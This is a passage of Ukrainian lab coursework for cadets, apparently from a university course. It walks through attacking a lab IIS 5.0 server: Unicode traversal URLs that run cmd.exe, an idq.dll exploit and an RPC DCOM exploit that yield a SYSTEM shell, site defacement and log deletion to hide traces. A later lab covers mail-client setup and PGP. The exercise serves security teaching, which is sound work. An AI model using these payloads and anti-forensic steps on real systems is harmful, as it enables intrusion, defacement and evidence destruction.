**NMAP** – інструмент-утиліта для дослідження мережі (простіше сканер). Призначена для сканування машин і мереж з різною кількістю комп'ютерів, визначення стану хостів мережі, що сканується, портів і служб. **NMAP** є одним з найшвидших сканерів портів. Для використання своїх можливостей програма реалізує різні методи сканування, UDP, TCP connect(), TCP SYN (напіввідчинене), FTP proxy (прорив через ftp), Reverse-ident, ICMP (ping), ACK, Xmas tree, SYN, та NULL, сканування. Одна з важливих функцій сканера – визначення ОС, під якою працює потрібна Вам машина.

Визначити тип операційної системи на комп'ютері, на якому знайдені необхідні відкриті порти (nmap).

Приберіть панелі з екрану менеджера (ctrl+O) і в командному рядку наберіть:

**nmap –O <ip host>,**

де ip host – ip адреса віддаленого комп'ютера (рис. 7).





*Рис. 7. Результат виконання утиліти Nmap*

Визначити версії сервера, запущеного на цільовому комп'ютері (утиліта TELNET), для цього в командному рядку набрати

**telnet <host target> <port>,**

де host target – ім'я відаленого хоста

port – номер порту, до якого безпосередньо підключаємося (спробуйте порт 21).

## 2. Пошук вразливостей на потрібному комп'ютері

2.1. Активізуйте програму XSpider.

**XSpider** – це мережний сканер, призначений для аналізу захищеності мережі шляхом сканування й зондування мережних ресурсів і виявлення їх вразливостей. **XSpider** працює під керуванням Microsoft Windows, але при цьому він перевіряє всі можливі вразливості незалежно від програмної й апаратної платформи вузлів: починаючи від робочих станцій під Windows і закінчуючи мережними пристроями Cisco.

2.2. У полі «Адрес» внести IP-адресу, яку необхідно сканувати на вразливості і активізувати сканування (рис. 8).


*Рис. 8. Введення адреси для перевірки на наявність вразливостей*

2.3. Одержати звіт про сканування віддаленого комп'ютера, нижче приведений фрагмент звіту (рис. 9).


*Рис. 9. Результат перевірки на наявність вразливостей*

Окрім цього, в результаті перевірки одержимо наступний звіт:

*Сервер: Microsoft-IIS/5.0*
*База уязвимостей: 726*
*http://192.168.20.7:80/scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir*
*Ответ: 200 - OK*
*http://192.168.20.7:80/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir*
*Ответ: 200 - OK*
*http://192.168.20.7:80/scripts/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir*
*Ответ: 200 – OK.*

2.4. Ввести спеціальний запит (визначений сканером вразливості) в рядок адреси Internet Explorer:

**Наприклад:**

**http://192.168.20.7:80/scripts/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir**

2.5. За умовчанням всі файли сайту, розташованого на цьому сервері, знаходяться в папці **e:\inetpub\wwwroot**, тому ввівши команду

**http://192.168.20.7:80/scripts/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+e:\inetpub\wwwroot**

можна проглянути зміст директорії **e:\inetpub\wwwroot**.

2.4 **Опис вразливості**: даний сервер має так звану вразливість Unicode, невірна обробка даних Unicode дає результат як отримання командного рядка з правами IUSER (**IUSR-**користувач – привілейований користувач, який створюється за умовчанням при інсталяції Windows NT, це користувач з правами гостя, який може виконувати будь-яку команду на віддаленому сервері).

2.5 Збережіть звіт (роботи програми XSpider) про сканування і вміст директорії **e:\inetpub\wwwroot** у себе в робочій папці.

## 3. Впровадження програмної закладки через доступ до віддаленого комп'ютера (серверу) за протоколом FTP

На сервері існує обліковий запис для з'єднання з FTP-сервером і відомі його ідентифікатор і пароль (наприклад, перехоплений сеанс між FTP-клієнтом і FTP-сервером за допомогою аналізатора протоколів).

Підключитися до FTP-сервера, використовуючи для цього FTP клієнт менеджера FAR, і записати на сервер програмну закладку.

3.1. Запустіть FAR.

**Far** – це файловий менеджер, що працює в консольному (текстовому) режимі. Far – це 32-розрядне застосування, яке в DOS працює тільки за допомогою емулятора.

3.2. Гарячими клавішами включити панель зміни дисків (alt+F2) і вибрати в цій панелі пункт «FTP-з'єднання».

3.3. Підключитися до FTP-сервера, набравши команду: ftp://192.168.40.7/

3.4. Ввести ім'я і пароль, вказаний викладачем.

3.5. Тепер, при виділенні курсором на створеному з'єднанні, натиснути Enter, після чого відбудеться підключення до віддаленого FTP сервера (якщо видає помилку в з'єднанні, то встановлені неправильні настройки; щоб відредагувати створене з'єднання виділити його курсором і натиснути F4, після чого можна редагувати настройки).

3.6. Перед виконанням наступних пунктів роботи необхідно відключити антивірус.
3.7. Знайти утиліту **iissystem** і файл **idq.dll** на своїй локальній машині, використовуючи, файловий менеджер.
3.8. Записати **idq.dll** у кореневий каталог FTP-сервера (C:\Install), використовуючи менеджер FAR зі свого комп'ютера.

**4. Підвищення привілеїв на віддаленому комп'ютері**

*Зловмиснику необхідно підвищити привілеї на віддаленому комп'ютері, щоб мати необхідний доступ до ресурсів сервера. Для цих цілей застосовуються експлоіти.*

4.1. Скопіювати файл **idq.dll**, який був раніше завантажений на сервер, з каталогу Install в каталог inetpub\scripts. Для цього використовувати вразливість Web-сервера (помилка Unicode) і в браузері набрати команду

*http://192.168.20.7:80/scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\install\idq.dll%20e:\inetpub\scripts*

4.2 Після чого, в каталозі **iissystem** (на своїй машині) знайти виконуваний файл **ispc.exe** і активізувати його менеджер з такими ключами:

ispc.exe 192.168.*.*/scripts/idq.dll

4.3 Натиснути кілька разів клавішу Enter і в результаті завантажиться консоль віддаленого комп'ютера (сервера) з правами SYSTEM.
4.4 Якщо вам не вдалося встановити експлоіт на віддаленій машині, то ви можете скористатися для цієї мети вразливістю RPC п. 5.7.).

**5. Дефейс сайту.**

Хакер може розмістити на чужій сторінці скрипт-вірус, щоб заражати відвідувачів сторінки, які їй довіряють.

5.1. В браузері ввести адресу http://192.168.40.7 і завантажити стартову веб-сторінку.
5.2. Зберегти цю сторінку у себе в робочій папці, після чого її відкрити локально.
5.3. Через опцію «File»- «Edit with Notepad» відредагувати сторінку (змінити), щоб вона не була схожа на першоджерело, і зберегти її.

Проглянути звіт, одержаний в п. 2.5., і знайти назву і місце розташування стартової сторінки Web-сервера (команда DOS **dir /s**).

5.4. Перейменувати свій відредагований файл на це ім'я.

5.5. Використовуючи доступ на сервер за допомогою FTP протоколу, записати цей файл [ім'я файлу].htm на сервер в свій створений каталог.

5.6. За допомогою одержаного віддаленого Shell (командного рядка) знайти файл стартової сторінки на віддаленому комп'ютері (сервері) (якщо вам не вдалося встановити експлоіт на віддаленій машині, то ви можете скористатися для цієї мети вразливістю RPC п. 5.7.).

5.7. Програма RPC GUI заснована на віддаленому переповнюванні буфера служби RPC. Ця утиліта дозволяє сканувати віддалені ПК і експлуатувати вразливість. На додаток до цього програма містить портативний FTP-сервер, для передачі програмної закладки на віддалений ПК (рис. 10).





*Рис. 10. Зовнішній вигляд програми RPC GUI*

**RPC Exploit GUI v2 –** спрощена утиліта для експлуатації DCOM RPC вразливості, має сканер портів і ftp сервер для зручного завантаження файлів на атакуємий комп'ютер. Дозволяє швидко завантажувати файли на заражений комп'ютер.

Для використання програми необхідно увійти до вкладки Exploit і встановити відповідні параметри (версію ОС, що атакується, можна дізнатися за допомогою утиліти Nmap) (рис. 11).





*Рис. 11. Встановлення відповідних параметрів перевірки на вразливість*

Після установки всіх необхідних параметрів необхідно натиснути кнопку Test для перевірки можливості підключення. Якщо в рядку Test Status з'явилося підтвердження Connected!, натисніть кнопку Exploit.

Якщо підключення пройшло вдало, то на екрані відобразиться вікно з таким командним рядком (рис. 12).

```
Dropping dcom.exe and cygwin1.dll...
Executing D:\WINNT\dcom.exe...

RPC DCOM remote exploit - .:[oc192.us]:. Security
GUI By r3L4x - DarkSideofKalez.com

[+] Resolving host...
[+] Done.
[o] Target: [Win2k-All] : 192.168.30.4 : 135, Shell : 5055, RET=[0x0018759f]
[+] Connected to Shell...

-- w00t --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

D:\WINNT\system32>
```

*Рис. 12. Вікно з отриманим командним рядком*

5.8. Використовуючи DOS команду «копіювати файл» замінити існуючий файл на свій, який вже знаходиться, в тільки що створеній папці (виконайте також копіювання файлу зі зміненою стартовою сторінкою за допомогою вразливості юнікод, аналогічно п. 4.1.).

5.9. Перевірити факт дефейса: запустити свій браузер і знову ввести адресу **http://192.168.20.7.** Після чого повинна відобразитися вже змінена вами сторінка.

## 6. Видалення слідів атаки

Всі проведені дії фіксуватимуться у файлі журналу **IIS** – це файли з розширенням ***.log** (за умовчанням). Проте існує можливість знищення файлу журналу:

6.1. Атака, як правило, здійснюється в районі 24:00, після цього часу файл журналу попереднього дня закривається і відкривається файл журналу наступного дня. Це викликано тим, що видалити/змінити поточний файл журналу неможливо, тому що він використовується системними процесами (iis admin).

6.2. Після зміни файлів журналів потрібний лог-файл видаляється, і, як варіант, замість нього можна вставити який-небудь старий лог-файл, перейменувавши його тим ім'ям, яким називався видалений файл.

**Рекомендації адміністратору Web-сервера по усуненню вразливостей**

1. Своєчасно встановлювати оновлення і виправлення, випущені компанією виробником **web-сервера**.
2. Правильно настроювати **WEB-сервер**. Наприклад, заборонити можливість запису в каталог **wwwroot**.
3. Коректно набудувати файлову систему **ntfs**. Наприклад, заборонити доступ на запис в папку **c:\inetpub** і **c:\winnt,** і **c:\winnt\system32\logfiles** (тут зберігаються логи iis).

## ЗМІСТ ЗВІТУ

1. Тема і мета роботи.
2. Отримані результати під час роботи.
3. Висновки.

## КОНТРОЛЬНІ ПИТАННЯ

Опитування проводитиметься перед лабораторною роботою за допомогою тестування.

**Питання тесту:**

1. Які функції має WEB-сервер?
2. Що таке Web-застосування?
3. Що таке HTTP?
4. Які основні служби IIS сервера?
5. Що таке Deface?
6. Які функції Telnet?
7. Що таке shell?
8. Що включає URL?
9. Яке призначення CGI?
10. Які можливості Proxy-сервера?
11. Які функції реалізує SSL-протокол?
12. Стек – це ...
13. Що поміщається в стек?
14. Як розшифровується абревіатура LIFO в контексті роботи стека ОЗП?
15. Що відбувається при навмисному переповнюванні буфера?
16. Які можливі результати при реалізації атаки «переповнювання буфера»?
17. Якими програмами виявляються недоліки в реалізації мережних застосувань?

# Лабораторна робота 4

## Тема. **Безпечне використання електронної пошти в комп'ютерних мережах**

**Мета** Одержання навичок настроювання облікового запису електронної пошти в поштовому клієнті; ознайомлення з методами фальсифікації відправника електронного листа; одержання навичок застосування шифрування і цифрового електронного підпису при використанні електронної пошти; ознайомлення з методом відправлення електронного листа за допомогою telnet.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 4* год.

**План**

1. Курсанти заздалегідь отримують текст лабораторної роботи. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить тестування курсантів за результатами теоретичної підготовки (20 хв.), після чого курсанти виконують завдання лабораторної роботи (130 хв.).
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 98 або вище (Linux); The Bat!, сконфігурований відповідним чином поштовий сервер.

* Час проведення заняття визначається навчальним планом

## ХІД РОБОТИ

*(Всі необхідні для обов'язкового виконання пункти позначено курсивом.)*

### *1. Робота з поштовим клієнтом*

#### *1.1. Огляд поштового клієнта The Bat!*

Програма для роботи з електронною поштою, що забезпечує швидкість і ефективність ділового і персонального листування, The Bat!, дозволяє автоматизовано обробляти, структурувати і сортувати кореспонденцію.

**The Bat!** – найбільш зручний і потужний поштовий клієнт. The Bat! дозволяє працювати з необмеженою кількістю поштових скриньок (протоколи IMAP4, POP3, APOP й SMTP), має систему фільтрів, редактор тексту з форматуванням, шаблони повідомлень й «швидкі шаблони», перевіряє орфографію й підтримує PGP.

**Особливості програми:**

1) вбудовані протоколи (POP3, IMAP4rev1, SMTP) підтримують захищені транспортні рівні;
2) захищає комп'ютер від вірусів, які розповсюджуються через електронні листи;
3) підтримує інтерфейсу плагинів для антивірусних програм, які дозволяють уникнути появи вірусів і їх розповсюдження при прийомі і передачі пошти;
4) антиспам плагін захищає систему від небажаної реклами;
5) програма не використовує адресну книгу Windows і вбудовані в Windows засоби перегляду HTML, які є метою численних атак;
6) попередження користувача перед відкриттям одержаних в листах файлів і безумовне блокування деяких типів файлів;
7) перегляд і адміністрування пошти по POP3 протоколу без завантаження на локальний комп'ютер за допомогою Диспетчера Пошти;
8) повнофункціональна підтримка IMAP в режимі онлайн, офлайн і їх комбінацій;
9) підтримка необмеженої кількості поштових скриньок;
10) система шаблонів листів дозволяє економити час при створенні типових листів. Існує можливість додавати макроси, що створюються користувачем, через плагін інтерфейс;
11) потужна система фільтрів для обробки повідомлень;
12) планувальник нагадує про майбутні події, необроблені листи і інші завдання;

13) вбудована підтримка S/MIME і PGP версій від 2.6x до 8 (для захисту тексту повідомлення і прикріплених файлів), HTML редактор;
14) зрозумілість і простота інтерфейсу;
15) унікальний Mail Ticker, що інформує про нові повідомлення. Багатомовний інтерфейс, що підтримує 15 мов з перемиканням «на льоту»;
16) імпорт повідомлень з поштових баз популярних email клієнтів та інші можливості.

### *1.2. Установка (інсталяція) поштового клієнта The Bat!*

**Увага!!!**

**На етапі введення E-Mail адреси при інсталяції програми введіть наступні адреси:**

Для комп'ютера P-2: p2@poligon.gov
Для комп'ютера P-3: p3@poligon.gov
Для комп'ютера P-4: p4@poligon.gov
Для комп'ютера P-5: p5@poligon.gov
Для комп'ютера P-6: p6@poligon.gov
Для комп'ютера P-7: p7@poligon.gov
Для комп'ютера P-8: p8@poligon.gov
Для комп'ютера P-9: p9@poligon.gov
Для комп'ютера P-10: p10@poligon.gov

Запустіть інсталяцію – *thebat_professional.msi*. Додержуйтесь запропонованих інструкцій.

1. Безпосередньо після установки програми відкривається діалогове вікно *Створення Нової Поштової Скриньки* (*Create New User Account*) (рис. 1). У полі *Назва Скриньки* (*Account name*) напишіть ваше ім'я (прізвище, нікнейм), які використовуватимуться в назві поштової скриньки, а також будуть показані адресату при отриманні ним електронної пошти від вас. Натисніть кнопку *Далі* (*Next*).





*Рис. 1. Діалогове вікно для введення назви поштової скриньки*

2. У наступному вікні вам буде запропоновано ввести свої ініціали (вони автоматично підставляються з попереднього вікна) і вашу адресу електронної пошти як **login@online.nsk.su**, де **login** — це унікальне ім'я, одержане вами при реєстрації (рис. 2). Поле *Організація* (*Organization*) не є обов'язковою для заповнення. Натисніть кнопку *Далі* (*Next*).





*Рис. 2. Діалогове вікно для введення адреси поштової скриньки та додаткових відомостей про неї*

3. У наступному вікні необхідно написати назви адреси SMTP і POP3 серверів для отримання і відправки ваших повідомлень. В обох випадках вкажіть **192.168.30[40].254. (**залежно від мережі, в якій знаходиться ваш комп'ютер). Натисніть кнопку *Далі* (*Next*).
4. У наступному вікні потрібно вказати ваш **логін** (UserName) (вводьте логін і пароль, відповідний імені вашого комп'ютера, але без дефіса) (рис. 3). Наприклад, для комп'ютера Р-2:
    a. **логін - p2@poligon.gov**
    b. **пароль - p2**

Якщо ви не бажаєте, щоб хто-небудь одержав вашу пошту замість вас, **пароль** (Password) можна не вказувати. В цьому випадку програма запитуватиме його кожного разу при отриманні і відправці пошти. Натисніть кнопку *Далі* (*Next*).





*Рис. 3. Діалогове вікно для введення імені користувача та пароля*

5. Далі необхідно вибрати **Підключення по локальній мережі (Local Area Network or manual connection)** (рис. 4)





*Рис. 4. Діалогове вікно для вибору типу підключення*

6. Наступним кроком буде запропоновано перевірити настройки Вашої поштової скриньки (рис. 5). Якщо ви захочете щось виправити, виберіть *Так* (*YES*), інакше натисніть *Готово* (*Finish*).


*Рис. 5. Діалогове вікно із запитом на перевірку параметрів поштової скриньки*

7. Після закінчення настройки відкриється основне вікно програми (рис. 6). За умовчанням вікно ділиться на три частини. Ліва верхня — список ваших поштових скриньок (і папок в ящику), права верхня — список повідомлень, які знаходяться в поточному (вибраному) ящику (і папці). У нижній частині відображається зміст вибраного повідомлення (листи).




*Рис. 6. Основне вікно програми TheBAT!*

8. Якщо програма TheBAT! у вас вже встановлена, то просто натисніть на меню *Скринька* (*Account*), виберіть *Нову Поштову Скриньку* (*New...*) і додержуйтесь інструкцій, починаючи з п. 1. (рис. 7).

*Рис. 7. Створення нової поштової скриньки*

### *1.3. Робота з поштовим клієнтом TheBat*

## Опис інтерфейсу

Програма виглядає, як показано на рис. 6.

*Щоб зробити інтерфейс як на* рис. 8 *необхідно в самому верхньому меню вибрати показувати панелі, що відображаютьс. («Вид»)* (рис. 9).





*Рис. 8. Настройка інтерфейсу програми*





*Рис. 9. Обрання відповідних панелей інструментів*

Для відключення допоміжної панелі клацніть на ній правою кнопкою миші та оберіть «Приховати» (рис. 10).





*Рис. 10. Відключення допоміжної панелі*

*Зверху вікна програми знаходиться «основна панель» – вона Вам буде найчастіше потрібна для відправки відповіді, отримання, видалення, збереження і друку листів. Ліворуч – управління поштовими скринькам, з часом її можна відключити. Поряд з нею вікно «Папки, Нових, Всього» – тут всі ваші папки «Inbox» (Вхідні), «Outbox» (Вихідні, але не відправлені), «Sent» (Відправлені), «Trash» (Видалені).*

Праворуч, під основною панеллю управління, список всіх листів, з вказівкою теми, відправника і одержувача, і дати написання, а також дати отримання Вами листа. Зазначте, щоб випадково не видалити важливі листи, натисніть на синій крапці – з'явитися маленький знак «Р» – «парковка», цей лист тепер можна видалити тільки з підтвердженням. Знизу, праворуч –текст листа, а зліва від нього – вкладення, можливо тут прикріплений якийсь файл (цілком може бути вірус, ім'я якого буде чимось подібним до супер.com або пупер.exe – з ними потрібно діяти обережно). Слід зазначити, що TheBat! – краще за інші поштові програми захищає ваш ПК від прикріплених вірусів.

## Отримання пошти

*Для отримання пошти натисніть на кнопку «Одержати нову пошту» і зачекайте поки всі листи переміститься в папку «Inbox»* (рис. 11). Після завершення можна відключиться від мережі і в режимі «off-line» прочитати листи.





*Рис. 11. Отримання пошти*

## Створення нового листа

*Натисніть кнопку*  *«Написати лист і в новому вікні* (рис. 11) *введіть адресу одержувача, за необхідності свою адресу, тему і текст листа.*






*Рис. 12. Створення нового листа*

### Відправка пошти

Натисніть кнопку  «Помістити в папку відправки», або «Outbox» – і при найближчому підключенні до мережі досить буде натиснути «Відправити пошту»  . Тепер Ваше повідомлення відправлене.

### Шаблони

*При написанні (відповіді, пересилці) листа зручно використовувати шаблони.*

Для їх зміни увійдіть до властивостей поштової скриньки («Ящик» – «Властивості»). Виберіть «Шаблони» (рис. 13). *Шаблони дозволяють вставляти автоматично в тіло листа різну інформацію або готові частини тексту, чим істотно прискорювати підготовку листів. На відміну від стандартних підписів до тіла листа, The Bat! дозволяє використовувати готові макроси* (рис. 14)*, що допомагає вставляти автоматично ім'я, адресу, час, дату і т.д. Програма має велику кількість готових макросів* (рис. 15)*. Докладніше про них ви можете прочитати в довідці програми.*





*Рис. 13. Обрання шаблону для настройки*


*Рис. 14. Настройка макросу*





*Рис. 15. Вибір готових макросів*

**Приклад шаблону для нового листа:**

Здраствуйте %TOFName !
%Cursor

- - - - - - - - - - - - - - - - - -
Всього якнайкращого
%FromFName mailto:%FromAddr

**Корисні дрібниці**

Програма дозволяє проглядати заголовки листів і їх розмір **прямо на поштовому сервері**, що дає змогу позбавитися непотрібних листів, не закачавши їх до себе на комп'ютер. Це може стати в нагоді, якщо вам відіслав хтось лист і прикріпив до нього фото у форматі *.bmp розміром в 20 Мб. *Щоб не завантажувати цей лист запустіть «Диспетчер листів»* (рис. 16), *який викачає і покаже вам тільки список всіх листів на сервері. Ви зможете вибрати, які листи забрати, які – видалити відразу там, а які викачати і не видаляти з сервера (іноді буває потрібно).*


*Рис. 16. Запуск диспетчеру листів*

### *1.4. Безпека E-mail*

Клієнт дозволяє здійснювати шифрування листів за допомогою Pretty Good Privacy (PGP). PGP (більш детально дивіться, наприклад, [11]) – це сімейство програмних продуктів, які використовують найстійкіші з існуючих алгоритмів шифрування. PGP реалізує технологію, відому як «криптографія з відкритим ключем». Вона дозволяє безпечно обмінюватися повідомленнями і файлами по каналах відкритого зв'язку без наявності захищеного каналу для обміну ключами. Розмір ключа тут може бути завдовжки до 4096 біт.

1. *Створюємо пару ключів. Для генерації Вашої власної унікальної пари загальний/секретний ключ заданого розміру зробіть наступне (див. по порядку малюнки)* (рис. 17).

